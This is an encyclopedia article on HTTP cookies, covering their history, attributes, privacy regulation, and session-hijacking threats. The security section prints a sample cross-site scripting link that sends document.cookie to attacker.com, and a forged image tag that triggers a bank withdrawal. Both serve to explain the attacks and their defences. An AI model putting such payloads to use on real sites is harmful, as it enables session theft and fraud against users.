Create account Log in

Article Talk Read Edit View history Search

Navigation
Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikimedia Shop

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Data item
Cite this page

Print/export
Create a book
Download as PDF
Printable version

Languages
Afrikaans
العربية
Башҡортса
Български
Català
Čeština
Dansk
Deutsch
Eesti
Ελληνικά
Español
Esperanto
Euskara
فارسی
Français
Galego
한국어
Bahasa Indonesia
Íslenska
Italiano
עברית
Kiswahili
Latviešu
Lietuvių
Limburgs
Magyar
मराठी
Монгол
Nederlands
Nedersaksies
日本語
Norsk bokmål
Polski
Português
Română
Русский
Scots
Simple English
Slovenščina
Srpskohrvatski / српскохрватски
Suomi
Svenska
ไทย
Türkçe
Українська
Tiếng Việt
ייִדיש
粵語
中文

HTTP cookie

From Wikipedia, the free encyclopedia

HTTP
Persistence · Compression · HTTPS ·
Request methods
OPTIONS · GET · HEAD · POST · PUT · DELETE · TRACE · CONNECT · PATCH ·
Header fields
Cookie · ETag · Location · HTTP referer · DNT · X-Forwarded-For ·
Status codes
301 Moved Permanently · 302 Found · 303 See Other · 403 Forbidden · 404 Not Found ·
v · t · e ·

A **cookie**, also known as an **HTTP cookie**, **web cookie**, or **browser cookie**, is a small piece of data sent from a website and stored in a user's web browser while the user is browsing that website. Every time the user loads the website, the browser sends the cookie back to the server to notify the website of the user's previous activity.[1] Cookies were designed to be a reliable mechanism for websites to remember stateful information (such as items in a shopping cart) or to record the user's browsing activity (including clicking particular buttons, logging in, or recording which pages were visited by the user as far back as months or years ago).

Although cookies cannot carry viruses, and cannot install malware on the host computer,[2] **tracking cookies** and especially **third-party tracking cookies** are commonly used as ways to compile long-term records of individuals' browsing histories—a potential privacy concern that prompted European[3] and U.S. law makers to take action in 2011.[4][5] Cookies can also store passwords and form content a user has previously entered, such as a credit card number or an address. When a user accesses a website with a cookie function for the first time, a cookie is sent from server to the browser and stored with the browser in the local computer. Later when that user goes back to the same website, the website will recognize the user because of the stored cookie with the user's information.[6]

Other kinds of cookies perform essential functions in the modern web. Perhaps most importantly, **authentication cookies** are the most common method used by web servers to know whether the user is logged in or not, and which account they are logged in with. Without such a mechanism, the site would not know whether to send a page containing sensitive information, or require the user to authenticate themselves by logging in. The security of an authentication cookie generally depends on the security of the issuing website and the user's web browser, and on whether the cookie data is encrypted. Security vulnerabilities may allow a cookie's data to be read by a hacker, used to gain access to user data, or used to gain access (with the user's credentials) to the website to which the cookie belongs (see cross-site scripting and cross-site request forgery for examples).[7]

Contents

1 History
2 Terminology
2.1 Session cookie
2.2 Persistent cookie
2.3 Secure cookie
2.4 HttpOnly cookie
2.5 Third-party cookie
2.6 Supercookie
2.6.1 Supercookie (other uses)
2.7 Zombie cookie
3 Structure
4 Uses
4.1 Session management
4.2 Personalization
4.3 Tracking
5 Implementation
5.1 Setting a cookie
5.2 Cookie attributes
5.2.1 Domain and Path
5.2.2 Expires and Max-Age
5.2.3 Secure and HttpOnly
6 Browser settings
7 Privacy and third-party cookies
7.1 EU cookie directive
8 Cookie theft and session hijacking
8.1 Network eavesdropping
8.2 Publishing false sub-domain – DNS cache poisoning
8.3 Cross-site scripting – cookie theft
8.4 Cross-site scripting
8.5 Cross-site scripting – proxy request
8.6 Cross-site request forgery
9 Drawbacks of cookies
9.1 Inaccurate identification
9.2 Inconsistent state on client and server
9.3 Inconsistent support by devices
10 Alternatives to cookies
10.1 IP address
10.2 URL (query string)
10.3 Hidden form fields
10.4 window.name
10.5 HTTP authentication
11 See also
12 References
13 External links

Edit links

History [edit]

The term "cookie" was derived from "magic cookie", which is the packet of data a program receives and sends again unchanged. Magic cookies were already used in computing when computer programmer Lou Montulli had the idea of using them in web communications in June 1994.[8] At the time, he was an employee of Netscape Communications, which was developing an e-commerce application for MCI. Vint Cerf and John Klensin represented MCI in technical discussions with Netscape Communications. Not wanting the MCI servers to have to retain partial transaction states led to MCI's request to Netscape to find a way to store that state in each user's computer. Cookies provided a solution to the problem of reliably implementing a virtual shopping cart.[9][10]

Together with John Giannandrea, Montulli wrote the initial Netscape cookie specification the same year. Version 0.9beta of Mosaic Netscape, released on October 13, 1994,[11][12] supported cookies. The first use of cookies (out of the labs) was checking whether visitors to the Netscape website had already visited the site. Montulli applied for a patent for the cookie technology in 1995, and US 5774670 was granted in 1998. Support for cookies was integrated in Internet Explorer in version 2, released in October 1995.[13]

The introduction of cookies was not widely known to the public at the time. In particular, cookies were accepted by default, and users were not notified of the presence of cookies. The general public learned about them after the *Financial Times* published an article about them on February 12, 1996.[14] In the same year, cookies received a lot of media attention, especially because of potential privacy implications. Cookies were discussed in two U.S. Federal Trade Commission hearings in 1996 and 1997.

The development of the formal cookie specifications was already ongoing. In particular, the first discussions about a formal specification started in April 1995 on the www-talk mailing list. A special working group within the IETF was formed. Two alternative proposals for introducing state in HTTP transactions had been proposed by Brian Behlendorf and David Kristol respectively, but the group, headed by Kristol himself and Aron Afatsuom, soon decided to use the Netscape specification as a starting point. In February 1996, the working group identified third-party cookies as a considerable privacy threat. The specification produced by the group was eventually published as RFC 2109 in February 1997. It specifies that third-party cookies were either not allowed at all, or at least not enabled by default.

At this time, advertising companies were already using third-party cookies. The recommendation about third-party cookies of RFC 2109 was not followed by Netscape and Internet Explorer. RFC 2109 was superseded by RFC 2965 in October 2000.

A definitive specification for cookies as used in the real world was published as RFC 6265 in April 2011.

Terminology [edit]

This section **needs additional citations for verification**. Please help improve this article by adding citations to reliable sources. Unsourced material may be challenged and removed. *(August 2011)*

Session cookie [edit]

A session cookie, also known as an in-memory cookie or transient cookie, exists only in temporary memory while the user navigates the website.[15] When an expiry date or validity interval is not set at cookie creation time, a session cookie is created. Web browsers normally delete session cookies when the user closes the browser.[16][17]

Persistent cookie [edit]

A persistent cookie outlast user sessions.[15] If a persistent cookie has its Max-Age set to one year (for example), then, during that year, the initial value set in that cookie would be sent back to the server every time the user visited the server. This could be used to record a vital piece of information such as how the user initially came to this website. For this reason, persistent cookies are also called tracking cookies.

Secure cookie [edit]

A secure cookie has the secure attribute enabled and is only used via HTTPS, ensuring that the cookie is always encrypted when transmitting from client to server. This makes the cookie less likely to be exposed to cookie theft via eavesdropping. In addition to that, all cookies are subject to browser's same-origin policy.[18]

HttpOnly cookie [edit]

The HttpOnly attribute is supported by most modern browsers.[19][20] On a supported browser, an HttpOnly session cookie will be used only when transmitting HTTP (or HTTPS) requests, thus restricting access from other, non-HTTP APIs such as JavaScript. This restriction mitigates but does not eliminate the threat of session cookie theft via cross-site scripting (XSS).[21] This feature applies only to session-management cookies, and not other browser cookies.

Third-party cookie [edit]

First-party cookies are cookies that belong to the same domain that is shown in the browser's address bar (or that belong to the sub domain of the domain in the address bar). Third-party cookies are cookies that belong to domains different from the one shown in the address bar. Web pages can feature content from third-party domains (such as banner adverts), which opens up the potential for tracking the user's browsing history. Privacy setting options in most modern browsers allow the blocking of third-party tracking cookies.

As an example, suppose a user visits `www.example1.com`. This web site contains an advert from `ad.foxytracking.com`, which, when downloaded, sets a cookie belonging to the advert's domain (`ad.foxytracking.com`). Then, the user visits another website, `www.example2.com`, which also contains an advert from `ad.foxytracking.com`, and which also sets a cookie belonging to that domain (`ad.foxytracking.com`). Eventually, both of these cookies will be sent to the advertiser when loading their ads or visiting their website. The advertiser can then use these cookies to build up a browsing history of the user across all the websites that have ads from this advertiser.

As of 2014, some websites were setting cookies readable for over 100 third-party domains.[22] On average, a single website was setting 10 cookies, with maximum number of cookies (first- and third-party) reaching over 800.[23]

Supercookie [edit]

A "supercookie" is a cookie with an origin of a Top-Level Domain (such as `.com`) or a Public Suffix (such as `.co.uk`). It is important that supercookies are blocked by browsers, due to the security holes they introduce. If unblocked, an

attacker in control of a malicious website could set a supercookie and potentially disrupt or impersonate legitimate user requests to another website that shares the same Top-Level Domain or Public Suffix as the malicious website. For example, a supercookie with an origin of `.com`, could maliciously affect a request made to `example.com`, even if the cookie did not originate from `example.com`. This can be used to fake logins or change user information.

The Public Suffix List is a cross-vendor initiative to provide an accurate list of domain name suffixes changing. Older versions of browsers may not have the most up-to-date list, and will therefore be vulnerable to supercookies from certain domains.

Supercookie (other uses) [edit]

The term "supercookie" is sometimes used for tracking technologies that do not rely on HTTP cookies. Two such "supercookie" mechanisms were found on Microsoft websites: cookie syncing that respawned MUID (Machine Unique IDentifier) cookies, and ETag cookies.[24] Due to media attention, Microsoft later disabled this code:[25]

> In response to recent attention on "supercookies" in the media, we wanted to share more detail on the immediate action we took to address this issue, as well as affirm our commitment to the privacy of our customers. According to researchers, including Jonathan Mayer at Stanford University, "supercookies" are capable of re-creating users' cookies or other identifiers after people deleted regular cookies. Mr. Mayer identified Microsoft as one among others that had this code, and when he brought his findings to our attention we promptly investigated. We determined that the cookie behavior he observed was occurring under certain circumstances as a result of older code that was used only on our own sites, and was already scheduled to be discontinued. We accelerated this process and quickly disabled this code. At no time did this functionality cause Microsoft cookie identifiers or data associated with those identifiers to be shared outside of Microsoft.
>
> —Mike Hintze

Zombie cookie [edit]

Main articles: Zombie cookie and Evercookie

Some cookies are automatically recreated after a user has deleted them; these are called *zombie cookies*. This is accomplished by a script storing the content of the cookie in some other locations, such as the local storage available to Flash content, HTML5 storages and other client-side mechanisms, and then recreating the cookie from backup stores when the cookie's absence is detected.

Structure [edit]

Browsers are expected to support, at least, cookies with a size of 4KB.[20] It consists of seven components:[6][26]

1. Name of the cookie
2. Value of the cookie
3. Expiry of the cookie
4. Path the cookie is good for
5. Domain the cookie is good for
6. Need for a secure connection to use the cookie
7. Whether or not the cookie can be accessed through other means than HTTP (i.e., JavaScript)

The first two components (name and value) are required to be explicitly set.

Uses [edit]

Session management [edit]

Cookies may be used to maintain data related to the user during navigation, possibly across multiple visits. Cookies were introduced to provide a way to implement a "shopping cart" (or "shopping basket"), a virtual device into which users can store items they want to purchase as they navigate throughout the site.[9][10]

Shopping basket applications today usually store the list of basket contents in a database on the server side, rather than storing basket items in the cookie itself. A web server typically sends a cookie containing a unique session identifier. The web browser will send back that session identifier with each subsequent request and shopping basket items are stored associated with a unique session identifier.

Allowing users to log into a website is a frequent use of cookies. Typically the web server will first send a cookie containing a unique session identifier. Users then submit their credentials and the web application authenticates the session and allows the user access to services.

Cookies provide a quick and convenient means of client/server interaction. One of the advantages of cookies lies in the fact that they store the user information locally while identifying users simply based on cookie matching. The server's storage and retrieval load is greatly reduced. As a matter of fact, the possibility of applications is endless—any time personal data need to be saved they can be saved as a cookie (Kington, 1997).[6]

Personalization [edit]

Cookies may be used to remember the information about the user who has visited a website in order to show relevant content in the future. For example a web server might send a cookie containing the username last used to log into a website so that it may be filled in for future visits.

Many websites use cookies for personalization based on users' preferences. Users select their preferences by entering them in a web form and submitting the form to the server. The server encodes the preferences in a cookie and sends the cookie back to the browser. This way, every time the user accesses a page, the server is also sent the cookie where the preferences are stored, and can personalize the page according to the user preferences. For example, the Wikipedia website allows authenticated users to choose the webpage skin they like best; the Google search engine once allowed users (even non-registered ones) to decide how many search results per page they want to see.

Tracking [edit]

Tracking cookies may be used to track internet users' web browsing. This can also be done in part by using the IP address of the computer requesting the page or the referrer field of the HTTP request header, but cookies allow for greater precision. This can be demonstrated as follows:

1. If the user requests a page of the site, but the request contains no cookie, the server presumes that this is the

first page visited by the user; the server creates a random string and sends it as a cookie back to the browser together with the requested page;

2. From this point on, the cookie will automatically be sent by the browser to the server every time a new page from the site is requested; the server sends the page as usual, but also stores the URL of the requested page, the date/time of the request, and the cookie in a log file.

By analyzing the log file collected in the process, it is then possible to find out which pages the user has visited, in what sequence, and for how long.

Implementation [edit]

Cookies are arbitrary pieces of data chosen by the web server and sent to the browser. The browser returns them unchanged to the server, introducing a state (memory of previous events) into otherwise stateless HTTP transactions. Without cookies, each retrieval of a web page or component of a web page is an isolated event, mostly unrelated to all other views of the pages of the same site. Other than being set by a web server, cookies can also be set by a script in a language such as JavaScript, if supported and enabled by the web browser.

A possible interaction between a web browser and a server holding a web page in which the server sends a cookie to the browser and the browser sends it back when requesting another page.

Cookie specifications[20][27][28] suggest that browsers should be able to save and send back a minimal number of cookies. In particular, a web browser is expected to be able to store at least 300 cookies of four kilobytes each, and at least 20 cookies per server or domain.

Setting a cookie [edit]

Transfer of Web pages follows the HyperText Transfer Protocol (HTTP). Regardless of cookies, browsers request a page from web servers by sending them a usually short text called HTTP request. For example, to access the page http://www.example.org/index.html, browsers connect to the server www.example.org sending it a request that looks like the following one:

```
GET /index.html HTTP/1.1
Host: www.example.org
```

browser --------→ **server**

The server replies by sending the requested page preceded by a similar packet of text, called 'HTTP response'. This packet may contain lines requesting the browser to store cookies:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT

(content of page)
```

browser ←-------- **server**

The server sends lines of `Set-Cookie` only if the server wishes the browser to store cookies. `Set-Cookie` is a directive for the browser to store the cookie and send it back in future requests to the server (subject to expiration time or other cookie attributes), if the browser supports cookies and cookies are enabled. For example, the browser requests the page http://www.example.org/spec.html by sending the server www.example.org a request like the following:

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
Accept: */*
```

browser --------→ **server**

This is a request for another page from the same server, and differs from the first one above because it contains the string that the server has previously sent to the browser. This way, the server knows that this request is related to the previous one. The server answers by sending the requested page, possibly adding other cookies as well.

The value of a cookie can be modified by the server by sending a new `Set-Cookie: name=newvalue` line in response of a page request. The browser then replaces the old value with the new one.

The value of a cookie may consist of any printable ASCII character (`!` through `~`, unicode `\u0021` through `\u007E`) excluding `,` and `;` and excluding whitespace. The name of the cookie also excludes `=` as that is the delimiter between the name and value. The cookie standard RFC2965 is more limiting but not implemented by browsers.

The term "cookie crumb" is sometimes used to refer to the name-value pair.[29] This is not the same as breadcrumb web navigation, which is the technique of showing in each page the list of pages the user has previously visited; this technique, however, may be implemented using cookies.

Cookies can also be set by JavaScript or similar scripts running within the browser. In JavaScript, the object `document.cookie` is used for this purpose. For example, the instruction `document.cookie = "temperature=20"` creates a cookie of name `temperature` and value `20`.[30] The HttpOnly attribute prevents unauthorized scripts from reading the cookie.

Cookie attributes [edit]

Besides the name–value pair, servers can also set these cookie attributes: a cookie domain, a path, expiration time or maximum age, Secure flag and HttpOnly flag. Browsers will not send cookie attributes back to the server. They will only send the cookie's name-value pair. Cookie attributes are used by browsers to determine when to delete a cookie, block a cookie or whether to send a cookie (name-value pair) to the servers.

Domain and Path [edit]

The cookie domain and path define the scope of the cookie—they tell the browser that cookies should only be sent back to the server for the given domain and path. If not specified, they default to the domain and path of the object that was requested.[31] However, there is a difference between a cookie set from `foo.com` without a domain, and a cookie set with the `foo.com` domain. In the former case, the cookie will only be sent for requests to `foo.com`. In the latter case, all sub domains are also included.[32][33] An example of Set-Cookie directives from a website after a user logged in, from a request to `docs.foo.com`:

```
Set-Cookie: LSID=DQAAAK…Eaem_vYg; Path=/accounts; Expires=Wed, 13 Jan 2021 22:23:01
GMT; Secure; HttpOnly
Set-Cookie: HSID=AYQEVn….DKrdst; Domain=.foo.com; Path=/; Expires=Wed, 13 Jan 2021
22:23:01 GMT; HttpOnly
Set-Cookie: SSID=Ap4P….GTEq; Domain=foo.com; Path=/; Expires=Wed, 13 Jan 2021 22:23:01
GMT; Secure; HttpOnly
 ......
```

The first cookie `LSID` has no domain attribute and Path `/accounts`, which tells the browser to use the cookie only when requesting pages contained in `docs.foo.com/accounts`, the domain being derived from the request domain. The other two cookies, `HSID` and `SSID`, would be sent back by the browser while requesting any subdomain in `.foo.com` on any path, for example `www.foo.com/`. The prepending dot is optional in recent standards, but can be added for compatibility with RFC 2109 based implementations.[34]

Cookies can only be set on the top domain and its sub domains. Setting cookies on `www.foo.com` from `www.bar.com` will not work for security reasons.[35]

Expires and Max-Age [edit]

The Expires directive tells the browser when to delete the cookie. Derived from the format used in RFC 1123, the date is specified in the form of "Wdy, DD Mon YYYY HH:MM:SS GMT",[36] indicating the exact date/time this cookie will expire. As an alternative to setting cookie expiration as an absolute date/time, RFC 6265 allows the use of the Max-Age attribute to set the cookie's expiration as an interval of seconds in the future, relative to the time the browser received the cookie. An example of Set-Cookie directives from a website after a user logged in:

```
Set-Cookie: lu=Rg3vHJZnehYLjVg7qi3bZjzg; Expires=Tue, 15-Jan-2013 21:47:38 GMT; Path=/;
Domain=.example.com; HttpOnly
Set-Cookie: made_write_conn=1295214458; Path=/; Domain=.example.com
Set-Cookie: reg_fb_gate=deleted; Expires=Thu, 01-Jan-1970 00:00:01 GMT; Path=/;
Domain=.example.com; HttpOnly
 ......
```

The first cookie `lu` is set to expire sometime in 15-Jan-2013; it will be used by the client browser until that time. The second cookie `made_write_conn` does not have an expiration date, making it a session cookie. It will be deleted after the user closes their browser. The third cookie `reg_fb_gate` has its value changed to "deleted", with an expiration time in the past. The browser will delete this cookie right away – note that cookie will only be deleted when the domain and path attributes in the `Set-Cookie` field match the values used when the cookie was created.

Secure and HttpOnly [edit]

The Secure and HttpOnly attributes do not have associated values. Rather, the presence of the attribute names indicates that the Secure and HttpOnly behaviors are specified.

The Secure attribute is meant to keep cookie communication limited to encrypted transmission, directing browsers to use cookies only via secure/encrypted connections. If a web server sets a cookie with a secure attribute from a non-secure connection, the cookie can still be intercepted when it is sent to the user by man-in-the-middle attacks.

The HttpOnly attribute directs browsers not to expose cookies through channels other than HTTP (and HTTPS) requests. An HttpOnly cookie is not accessible via non-HTTP methods, such as calls via JavaScript (e.g., referencing "document.cookie"), and therefore cannot be stolen easily via cross-site scripting (a pervasive attack technique).[37] Among others, Facebook and Google use the HttpOnly attribute extensively.

Browser settings [edit]

Most modern browsers support cookies and allow the user to disable them. The following are common options:[38]

1. To enable or disable cookies completely, so that they are always accepted or always blocked.
2. Some browsers incorporate a cookie manager for the user to see and selectively delete the cookies currently stored in the browser.
3. By default, Internet Explorer allows only third-party cookies that are accompanied by a P3P "CP" (Compact Policy) field.[39]

Most browsers also allow a full wipe of private data including cookies. Add-on tools for managing cookie permissions also exist.[40][41][42][43]


Privacy and third-party cookies [edit]

See also: Do Not Track and Web analytics#Problems with cookies

Cookies have some important implications on the privacy and anonymity of web users. While cookies are sent only to the server setting them or a server in the same Internet domain, a web page may contain images or other components stored on servers in other domains. Cookies that are set during retrieval of these components are called *third-party cookies*. The older standards for cookies, RFC 2109 and RFC 2965, specify that browsers should protect user privacy and not allow sharing of cookies between servers by default; however, the newer standard, RFC 6265, explicitly allows user agents to implement whichever third-party cookie policy they wish. Most browsers, such as Mozilla Firefox, Internet Explorer, Opera and Google Chrome do allow third-party cookies by default, as long as the third-party website has Compact Privacy Policy published. Newer versions of Safari block third-party cookies, and this is planned for Mozilla Firefox as well (almost made it into version 22 but was postponed until further analysis is done).[44]

Advertising companies use third-party cookies to track a user across multiple

Advertising companies use third-party cookies to track a user across multiple sites. In particular, an advertising company can track a user across all pages where it has placed advertising images or web bugs. Knowledge of the pages visited by a user allows the advertising company to target advertisements to the user's presumed preferences.



In this fictional example, an advertising company has placed banners in two websites. Hosting the banner images on its servers and using third-party cookies, the advertising company is able to track the browsing of users across these two sites.

Website operators who do not disclose third-party cookie use to consumers run the risk of harming consumer trust if cookie use is discovered. Having clear disclosure (such as in a privacy policy) tends to eliminate any negative effects of such cookie discovery.[45]

The possibility of building a profile of users is a privacy threat, especially when tracking is done across multiple domains using third-party cookies. For this reason, some countries have legislation about cookies.

The United States government has set strict rules on setting cookies in 2000 after it was disclosed that the White House drug policy office used cookies to track computer users viewing its online anti-drug advertising. In 2002, privacy activist Daniel Brandt found that the CIA had been leaving persistent cookies on computers which had visited its website. When notified it was violating policy, CIA stated that these cookies were not intentionally set and stopped setting them.[46] On December 25, 2005, Brandt discovered that the National Security Agency (NSA) had been leaving two persistent cookies on visitors' computers due to a software upgrade. After being informed, the NSA immediately disabled the cookies.[47]

EU cookie directive [edit]

See also: Do Not Track Policy

In 2002, the European Union launched the Directive on Privacy and Electronic Communications, a policy requiring end users' consent for the placement of cookies, and similar technologies for storing and accessing information on users' equipment.[48][49] In particular, Article 5 Paragraph 3 mandates that storing data in a user's computer can only be done if the user is provided information about how this data is used, and the user is given the possibility of denying this storing operation.

Directive 95/46/EC defines "the data subject's consent" as: "any freely given specific and informed indication of his wishes by which the data subject signifies his agreement to personal data relating to him being processed".[50] Consent must involve some form of communication where individuals knowingly indicate their acceptance.[49]

In 2009, the policy was amended by Directive 2009/136/EC, which included a change to Article 5, Paragraph 3. Instead of having an option for users to opt out of cookie storage, the revised Directive requires consent to be obtained for cookie storage.[49]

In June 2012, European data protection authorities adopted an opinion which clarifies that some cookie users might be exempt from the requirement to gain consent:

- Some cookies can be exempted from informed consent under certain conditions if they are not used for additional purposes. These cookies include cookies used to keep track of a user's input when filling online forms or as a shopping cart.
- First party analytics cookies are not likely to create a privacy risk if websites provide clear information about the cookies to users and privacy safeguards.[51]

The industry's response has been largely negative. Some viewed the Directive as an infernal doomsday machine that will "kill online sales" and "kill the internet". Robert Bond of the law firm Speechly Bircham describes the effects as "far-reaching and incredibly onerous" for "all UK companies". Simon Davis of Privacy International argues that proper enforcement would "destroy the entire industry".[52]

The P3P specification offers possibility for a server to state a privacy policy using an HTTP header, which specifies which kind of information it collects and for which purpose. These policies include (but are not limited to) the use of information gathered using cookies. According to the P3P specification, a browser can accept or reject cookies by comparing the privacy policy with the stored user preferences or ask the user, presenting them the privacy policy as declared by the server. However, the P3P specification was criticized by web developers for its complexity, only Internet Explorer provides adequate support for the specification, and some websites used incorrect code in their headers (while Facebook, for a period, jokingly used "HONK" as its P3P header).[53]

Third-party cookies can be blocked by most browsers to increase privacy and reduce tracking by advertising and tracking companies without negatively affecting the user's web experience. Many advertising operators have an opt-out option to behavioural advertising, with a generic cookie in the browser stopping behavioural advertising.[53][54]

Cookie theft and session hijacking [edit]

This section has multiple issues. Please help **improve it** or discuss these issues on the **talk page**.


- This section **possibly contains original research**. *(September 2011)*
- This section **does not cite any references or sources**. *(September 2011)*

Most websites use cookies as the only identifiers for user sessions, because other methods of identifying web users have limitations and vulnerabilities. If a website uses cookies as session identifiers, attackers can impersonate users' requests by stealing a full set of victims' cookies. From the web server's point of view, a request from an attacker then has the same authentication as the victim's requests; thus the request is performed on behalf of the victim's session.

Listed here are various scenarios of cookie theft and user session hijacking (even without stealing user cookies) which work with websites which rely solely on HTTP cookies for user identification.

Network eavesdropping [edit]

Traffic on a network can be intercepted and read by computers on the network other than the sender and receiver (particularly over unencrypted open Wi-Fi). This traffic includes cookies sent on ordinary unencrypted HTTP sessions. Where network traffic is not encrypted, attackers can therefore read the communications of other users on the network, including HTTP cookies as well as the entire contents of the conversations, for the purpose of a man-in-the-middle attack.



A cookie can be stolen by another computer that is allowed reading from the network

An attacker could use intercepted cookies to impersonate a user and perform a malicious task, such as transferring money out of the victim's bank account.

This issue can be resolved by securing the communication between the user's computer and the server by employing Transport Layer Security (HTTPS protocol) to encrypt the connection. A server can specify the *Secure* flag while setting a cookie, which will cause the browser to send the cookie only over an encrypted channel, such as an SSL connection.[20]

Publishing false sub-domain – DNS cache poisoning [edit]

Via DNS cache poisoning, an attacker might be able to cause a DNS server to cache a fabricated DNS entry, say `f12345.www.example.com` with the attacker's server IP address. The attacker can then post an image URL from his own server (for example, `http://f12345.www.example.com/img_4_cookie.jpg`). Victims reading the attacker's message would download this image from `f12345.www.example.com`. Since `f12345.www.example.com` is a sub-domain of `www.example.com`, victims' browsers would submit all `example.com`-related cookies to the attacker's server; the compromised cookies would also include *HttpOnly* cookies.[*clarification needed*]

This vulnerability is usually for Internet Service Providers to fix, by securing their DNS servers. But it can also be mitigated if `www.example.com` is using *Secure* cookies. Victims' browsers will not submit *Secure* cookies if the attacker's image is not using encrypted connections. If the attacker chose to use HTTPS for his img_4_cookie.jpg download, he would have the challenge[55] of obtaining an SSL certificate for `f12345.www.example.com` from a Certificate Authority. Without a proper SSL certificate, victims' browsers would display (usually very visible) warning messages about the invalid certificate, thus alerting victims as well as security officials from `www.example.com` (the latter would require someone to inform the security officials).

Cross-site scripting – cookie theft [edit]


Main article: Cross-site scripting

Scripting languages such as JavaScript are usually allowed to access cookie values and have some means to send arbitrary values to arbitrary servers on the Internet. These facts are used in combination with sites allowing users to post HTML content that other users can see.

As an example, an attacker may post a message on `www.example.com` with the following link:

```
<a href="#" onclick="window.location='http://attacker.com/stole.cgi?text='+escape(document.cookie); return false;">Click here!</a>
```

When another user clicks on this link, the browser executes the piece of code within the `onclick` attribute, thus replacing the string `document.cookie` with the list of cookies of the user that are active for the page. As a result, this list of cookies is sent to the `attacker.com` server. If the attacker's posting is on `https://www.example.com/somewhere`, secure cookies will also be sent to attacker.com in plain text.



Cross-site scripting: a cookie that should be only exchanged between a server and a client is sent to another party.

Cross-site scripting is a constant threat, as there are always some crackers trying to find a way of slipping in script tags to websites. It is the responsibility of the website developers to filter out such malicious code.

In the meantime, such attacks can be mitigated by using *HttpOnly* cookies. These cookies will not be accessible by client side script, and therefore, the attacker will not be able to gather these cookies.

Cross-site scripting [edit]

If an attacker was able to insert a piece of script to a page on `www.example.com`, and a victim's browser was able to execute the script, the script could simply carry out the attack. This attack would use the victim's browser to send HTTP requests to servers directly; therefore, the victim's browser would submit all relevant cookies, including *HttpOnly* cookies, as well as *Secure* cookies if the script request is on HTTPS.

This type of attack (with automated scripts) would not work if a website had CAPTCHA to challenge client requests.

Cross-site scripting – proxy request [edit]

In older versions of browsers, there were security holes allowing attackers to script a proxy request by using XMLHttpRequest. For example, a victim is reading an attacker's posting on `www.example.com`, and the attacker's script is executed in the victim's browser. The script generates a request to `www.example.com` with the proxy server `attacker.com`. Since the request is for `www.example.com`, all `example.com` cookies will be sent along with the request, but routed through the attacker's proxy server, hence, the attacker can harvest the victim's cookies.

This attack would not work for *Secure* cookie, since *Secure* cookies go with HTTPS connections, and its protocol dictates end-to-end encryption, i.e., the information is encrypted on the user's browser and decrypted on the destination server `www.example.com`, so the proxy servers would only see encrypted bits and bytes.

Cross-site request forgery [edit]

Main article: Cross-site request forgery

For example, Bob might be browsing a chat forum where another user, Mallory, has posted a message. Suppose that Mallory has crafted an HTML image element that references an action on Bob's bank's website (rather than an image file), e.g.,

```
<img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

Drawbacks of cookies [edit]

Besides privacy concerns, cookies also have some technical drawbacks. In particular, they do not always accurately identify users, they can be used for security attacks, and they are often at odds with the Representational State Transfer (REST) software architectural style.[56][57]

Inaccurate identification [edit]

If more than one browser is used on a computer, each usually has a separate storage area for cookies. Hence cookies do not identify a person, but a combination of a user account, a computer, and a web browser. Thus, anyone who uses multiple accounts, computers, or browsers has multiple sets of cookies.

Likewise, cookies do not differentiate between multiple users who share the same user account, computer, and browser.

Inconsistent state on client and server [edit]

The use of cookies may generate an inconsistency between the state of the client and the state as stored in the cookie. If the user acquires a cookie and then clicks the "Back" button of the browser, the state on the browser is generally not the same as before that acquisition. As an example, if the shopping cart of an online shop is built using cookies, the content of the cart may not change when the user goes back in the browser's history: if the user presses a button to add an item in the shopping cart and then clicks on the "Back" button, the item remains in the shopping cart. This might not be the intention of the user, who possibly wanted to undo the addition of the item. This can lead to unreliability, confusion, and bugs. Web developers should therefore be aware of this issue and implement measures to handle such situations.

Inconsistent support by devices [edit]

The problem with using mobile cookies is that most devices do not implement cookies; for example, Nokia only supports cookies on 60% of its devices, while Motorola only supports cookies on 45% of its phones.[58] In addition, some gateways and networks (Verizon, Alltel, and MetroPCS) strip cookies, while other networks simulate cookies on behalf of their mobile devices. There are also dramatic variations in the wireless markets around the world; for example, in the United Kingdom 94% of the devices support wireless cookies, while in the United States only 47% support them.

The support for cookies is greater in the Far East, where wireless devices are more commonly used to access the web. Mobile cookies is a practice already in place in Japan, so that whether watching a podcast, a video, TV, clicking on a loan calculator or a GPS map—on almost all wireless devices—cookies can be set for tracking and capturing wireless behaviors.[58]

Alternatives to cookies [edit]

Some of the operations that can be done using cookies can also be done using other mechanisms.

IP address [edit]

Some users may be tracked based on the IP address of the computer requesting the page. The server knows the IP address of the computer running the browser or the proxy, if any is used, and could theoretically link a user's session to this IP address.

IP addresses are, generally, not a reliable way to track a session or identify a user. Many computers designed to be used by a single user, such as office PCs or home PCs, are behind a network address translator (NAT). This means that several PCs will share a public IP address. Furthermore, some systems, such as Tor, are designed to retain Internet anonymity, rendering tracking by IP address impractical, impossible, or a security risk.

URL (query string) [edit]

A more precise technique is based on embedding information into URLs. The query string part of the URL is the one that is typically used for this purpose, but other parts can be used as well. The Java Servlet and PHP session mechanisms both use this method if cookies are not enabled.

This method consists of the web server appending query strings to the links of a web page it holds when sending it to a browser. When the user follows a link, the browser returns the attached query string to the server.

Query strings used in this way and cookies are very similar, both being arbitrary pieces of information chosen by the server and sent back by the browser. However, there are some differences: since a query string is part of a URL, if that URL is later reused, the same attached piece of information is sent to the server. For example, if the preferences of a user are encoded in the query string of a URL and the user sends this URL to another user by e-mail, those preferences will be used for that other user as well.

